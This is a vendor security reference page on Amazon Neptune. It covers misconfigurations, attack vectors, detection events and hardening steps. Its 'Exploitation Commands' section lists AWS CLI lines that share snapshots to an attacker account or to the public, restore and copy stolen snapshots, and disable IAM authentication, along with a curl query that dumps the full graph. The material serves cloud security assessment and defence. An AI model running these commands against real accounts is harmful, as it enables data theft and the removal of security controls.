


Amazon Neptune Security
DATABASEAmazon Neptune is a managed graph database service supporting Apache TinkerPop Gremlin, W3C SPARQL, and openCypher query languages. All access is through a single port (8182) via HTTPS, WebSocket (Gremlin), and Bolt (openCypher) protocols. Neptune clusters run exclusively inside a VPC, but public endpoints can be enabled.
📋Service Overview
Graph Data Access
Neptune exposes a single HTTPS endpoint on port 8182 for Gremlin (HTTPS + WebSocket), SPARQL (HTTPS), and openCypher (HTTPS + Bolt). Clusters are created inside a VPC and accessed via VPC security groups. IAM authentication can be enabled, requiring SigV4-signed requests for all data-plane operations.
Attack note: Without IAM auth enabled, anyone with network access to port 8182 can query, modify, or delete all graph data with no credentials required.
Snapshots & Bulk Loader
Manual cluster snapshots can be shared cross-account or made public. The Neptune bulk loader ingests data from S3 via an IAM role attached to the cluster, requiring an S3 VPC endpoint. Notebook instances (SageMaker-based) provide interactive Gremlin/SPARQL/openCypher access.
Attack note: A public snapshot exposes the entire graph database. An overly permissive bulk-loader IAM role can be abused to read arbitrary S3 objects.
Security Risk Assessment
Graph databases often store relationship-rich data (identity graphs, fraud networks, knowledge graphs) that is extremely sensitive. The absence of native authentication (IAM auth is opt-in), single-port access model, and snapshot-sharing capabilities create significant risk.
⚔️Attack Vectors
Network & Authentication
- •Public endpoint enabled without IP restriction
- •IAM authentication not enabled (default is disabled)
- •Security group allowing 0.0.0.0/0 on port 8182
- •Gremlin WebSocket connection without SigV4 signing
- •Notebook instance with overly broad IAM role
Query & Data Exploitation
- •Gremlin injection via unsanitized user input (string concatenation in Gremlin queries; Neptune uses ANTLR grammar, not GremlinGroovyScriptEngine, so injection cannot execute arbitrary Groovy code but can malform traversals)
- •SPARQL injection via crafted RDF query strings
- •openCypher injection via unparameterized Cypher queries
- •Bulk loader IAM role with excessive S3 permissions
- •Cross-account snapshot sharing to attacker account
⚠️Misconfigurations
Access Issues
- •IAM authentication disabled (IAMDatabaseAuthenticationEnabled = false, set at the cluster level)
- •Public endpoint enabled without restrictive security group
- •Security group open to 0.0.0.0/0 on port 8182
- •No S3 VPC endpoint (bulk loader requires it; without it, bulk loading fails entirely)
- •Notebook instance in public subnet
Data Protection
- •Encryption at rest disabled (cannot be enabled after creation)
- •Audit logging not enabled (neptune_enable_audit_log = 0)
- •Deletion protection disabled
- •Snapshots shared publicly
- •No CloudWatch log export configured
🔍Enumeration
aws neptune describe-db-clustersaws neptune describe-db-instancesaws neptune describe-db-cluster-snapshotsaws neptune describe-db-cluster-parameter-groupsaws neptune describe-db-cluster-parameters \
--db-cluster-parameter-group-name default.neptune1.3aws neptune describe-db-cluster-snapshot-attributes \
--db-cluster-snapshot-identifier my-snapshotaws neptune describe-event-subscriptions📤Data Exfiltration
Snapshot Abuse
- •Share snapshot to attacker AWS account
- •Make snapshot public (unencrypted only)
- •Copy snapshot cross-region to attacker-controlled region
- •Restore snapshot to new cluster and query all data
- •Copy encrypted snapshot after sharing KMS key
Direct Query Access
- •Gremlin: g.V().valueMap() to dump all vertices and properties
- •SPARQL: SELECT * WHERE { ?s ?p ?o } to dump all triples
- •openCypher: MATCH (n) RETURN n to dump all nodes
- •Use bulk loader status endpoint to discover S3 data sources
- •Export via application-level queries to external systems
Key insight: Graph databases contain highly connected data. Exfiltrating the full graph reveals relationships (e.g., fraud rings, identity links) that are far more valuable than individual records.
🔗Persistence
Graph-Level
- •Insert backdoor vertices/edges into the graph
- •Add hidden relationships linking attacker nodes
- •Modify graph data to manipulate application logic
- •Create named graphs (SPARQL) for hidden data storage
- •Inject malicious data via bulk loader from attacker S3
AWS-Level
- •Modify cluster to disable IAM auth
- •Add permissive security group rule on port 8182
- •Share snapshot to attacker account
- •Attach overly permissive IAM role for bulk loader
- •Enable public endpoint on the cluster
🛡️Detection
CloudTrail Events
- •ModifyDBCluster
- •CreateDBClusterSnapshot
- •ModifyDBClusterSnapshotAttribute
- •RestoreDBClusterFromSnapshot
- •CopyDBClusterSnapshot
Audit Logs (CloudWatch)
- •Unusual Gremlin/SPARQL/openCypher query patterns
- •Large result-set queries (full graph dumps)
- •Failed IAM authentication attempts
- •Connections from unexpected source IPs
- •Bulk loader requests referencing external S3 buckets
💻Exploitation Commands
aws neptune modify-db-cluster-snapshot-attribute \
  --db-cluster-snapshot-identifier my-snapshot \
  --attribute-name restore \
--values-to-add ATTACKER_ACCOUNT_IDaws neptune modify-db-cluster-snapshot-attribute \
--db-cluster-snapshot-identifier my-snapshot \
--attribute-name restore \
--values-to-add allaws neptune restore-db-cluster-from-snapshot \
--db-cluster-identifier attacker-cluster \
--snapshot-identifier my-snapshot \
--engine neptuneaws neptune copy-db-cluster-snapshot \
--source-db-cluster-snapshot-identifier arn:aws:rds:us-east-1:VICTIM_ACCOUNT:cluster-snapshot:my-snapshot \
--target-db-cluster-snapshot-identifier stolen-snapshot \
--region eu-west-1aws neptune modify-db-cluster \
--db-cluster-identifier target-cluster \
--no-enable-iam-database-authenticationcurl -X POST https://NEPTUNE_ENDPOINT:8182/gremlin \
-d '{"gremlin":"g.V().valueMap(true).toList()"}'📜Neptune Configuration Examples
{
  "DBClusterIdentifier": "my-cluster",
  "Engine": "neptune",
  "IAMDatabaseAuthenticationEnabled": false,
  "StorageEncrypted": false,
  "DeletionProtection": false,
  "EnableCloudwatchLogsExports": []
}
No authentication, no encryption, no audit trail: complete exposure to anyone with network access.
{
  "DBClusterIdentifier": "my-cluster",
  "Engine": "neptune",
  "IAMDatabaseAuthenticationEnabled": true,
  "StorageEncrypted": true,
  "KmsKeyId": "arn:aws:kms:REGION:ACCOUNT:key/KEY_ID",
  "DeletionProtection": true,
  "EnableCloudwatchLogsExports": ["audit"]
}
IAM auth enforced, encrypted at rest with CMK, deletion protection on, audit logs exported to CloudWatch.
{
  "IpPermissions": [{
    "IpProtocol": "tcp",
    "FromPort": 8182,
    "ToPort": 8182,
    "IpRanges": [{"CidrIp": "0.0.0.0/0"}]
  }]
}
Neptune port 8182 open to the entire internet.
{
  "IpPermissions": [{
    "IpProtocol": "tcp",
    "FromPort": 8182,
    "ToPort": 8182,
    "UserIdGroupPairs": [{
      "GroupId": "sg-app-servers"
    }]
  }]
}
Only application server security group can connect to Neptune.
🛡️Defense Recommendations
Enable IAM Authentication
Require SigV4-signed requests for all data-plane access.
aws neptune modify-db-cluster \
  --db-cluster-identifier my-cluster \
--enable-iam-database-authenticationEncrypt at Rest
Encryption must be set at cluster creation time. It cannot be enabled later.
aws neptune create-db-cluster \
  --db-cluster-identifier my-cluster \
  --engine neptune \
  --storage-encrypted \
--kms-key-id arn:aws:kms:REGION:ACCOUNT:key/KEY_IDEnable Audit Logging
Export audit logs to CloudWatch for monitoring and alerting.
aws neptune modify-db-cluster \
  --db-cluster-identifier my-cluster \
  --cloudwatch-logs-export-configuration \
'{"EnableLogTypes":["audit"]}'Enable Deletion Protection
Prevent accidental or malicious cluster deletion.
aws neptune modify-db-cluster \
  --db-cluster-identifier my-cluster \
--deletion-protectionRestrict Network Access
Keep Neptune in private subnets. Never enable public endpoints for production clusters. Use security groups that only allow traffic from application subnets.
Prevent Query Injection
Never build Gremlin, SPARQL, or openCypher queries via string concatenation with user input. Neptune Gremlin uses ANTLR grammar and does not support parameterized queries (bindings) -- use strict input validation and sanitization instead. For openCypher, use parameterized queries where supported. For SPARQL, use input validation to prevent injection.
Amazon Neptune Security Card • Toc Consulting
Always obtain proper authorization before testing
KloudSec, built by the team behind Toc Consulting
See Amazon Neptune security checked automatically, continuously
What you just read is a manual, one-time check. KloudSec runs this and 400+ more automated checks across 90+ AWS services, continuously, agentless, live in about 5 minutes.
Toc Consulting: AWS Security & Cloud Architecture
Securing your AWS estate?
Our team helps engineering teams secure and architect AWS the right way: assessment in week one, a prioritized action plan in week two.